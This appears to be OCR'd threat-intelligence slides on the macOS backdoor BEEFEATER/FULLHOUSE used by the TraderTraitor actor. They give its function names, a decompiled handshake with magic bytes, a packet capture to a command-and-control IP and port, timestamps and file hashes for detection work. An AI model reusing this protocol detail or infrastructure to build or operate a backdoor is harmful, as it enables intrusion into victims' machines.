
AKA: **TraderTraitor, Jade Sleet, UNC4899**

Methods: NPM Package Compromise, Dev Targeting, Limited Spear Phishing



BEEFEATER

aka FULLHOUSE
TwoPence
OpenCarrot
VIVACIOUSGIFT
NACHOCHEESE
VOLTAICFISH




```
MyDeHandShake
MyRecv
MyRecvFile
MySend
MySendFile
My_Block_Recv
My_Block_Send
My_Socket_Close
ROTL64
RunCmd
ScanDir
SecureDelete
TCP_CONNECT_TH
TROY_INFO::TROY_INFO
```

Basic backdoor plus tunneling functionality

Execution	Persistence	Delivery	Internal Naming
zsh shell	n/a	Post Exploitation	mac

BEEFEATER




```
MyDeHandShake:
int64_t rax
int64_t var_38 = rax
int32_t* magic_bytes = _malloc(4)
*magic_bytes = 0xeafeafbe
int32_t r13 = 0
int64_t rax_1 = _send(zx.q(arg1), magic_bytes, 4, 0)
_free(magic_bytes)
if (rax_1 != 4)
```

```
192.168.2.10        TCP
151.106.60.169      TCP      beaffeea
192.168.2.10        TCP
```

```
0000  00 50 56 8e 83 c3 00 50  56 8e 15 be 08 00 45 02   ·PV····P V·····E·
0010  00 38 00 00 40 00 40 06  a3 f8 c0 a8 02 0a 97 6a   ·8··@·@· ·······j
0020  3c a9 c5 f3 01 bb 72 58  59 e2 94 00 42 c8 80 18   <·····rX Y···B···
0030  10 08 d1 6a 00 00 01 01  08 0a 24 ac da 1a 17 01   ···j···· ··$·····
0040  c0 63 be af fe ea                                  ·c····
```

BEEFEATER



```
192.168.2.10        TCP
151.106.60.169      TCP     beaffeea
192.168.2.10        TCP
```

```
0000  00 50 56 8e 83 c3 00 50  56 8e 15 be 08 00 45 02   ·PV····P V·····E·
0010  00 38 00 00 40 00 40 06  a3 f8 c0 a8 02 0a 97 6a   ·8··@·@· ·······j
0020  3c a9 c5 f3 01 bb 72 58  59 e2 94 00 42 c8 80 18   <·····rX Y···B···
0030  10 08 d1 6a 00 00 01 01  08 0a 24 ac da 1a 17 01   ···j···· ··$·····
0040  c0 63 be af fe ea
```

7443/ tcp


```
2020-01-02T17:41:42.641456
2019-12-22T10:41:45.668789
2019-12-05T00:08:26.183636
2019-11-16T22:34:28.463099
2019-11-15T06:24:35.379318
2019-11-07T07:50:10.762232
2019-11-06T04:33:38.348407
2019-11-01T03:51:58.020835
2019-10-16T17:55:01.744002
2019-10-07T16:14:53.091851
2019-10-01T09:00:49.837751
2019-09-22T21:12:36.433684
```

hash:-1361832244


```
\xbe\xaf\xfe\xea
```

BEEFEATER

FULLHOUSE YARA hits old BEEFEATER samples



```
Target File:     iContact.pkg
File MD5:        b0611b1df7f8516ad495cd2621d273b9
Sig Name:        mac
Dylib Hash:      "e78081f55c33da0ffae6ea2c9d31808d"
```



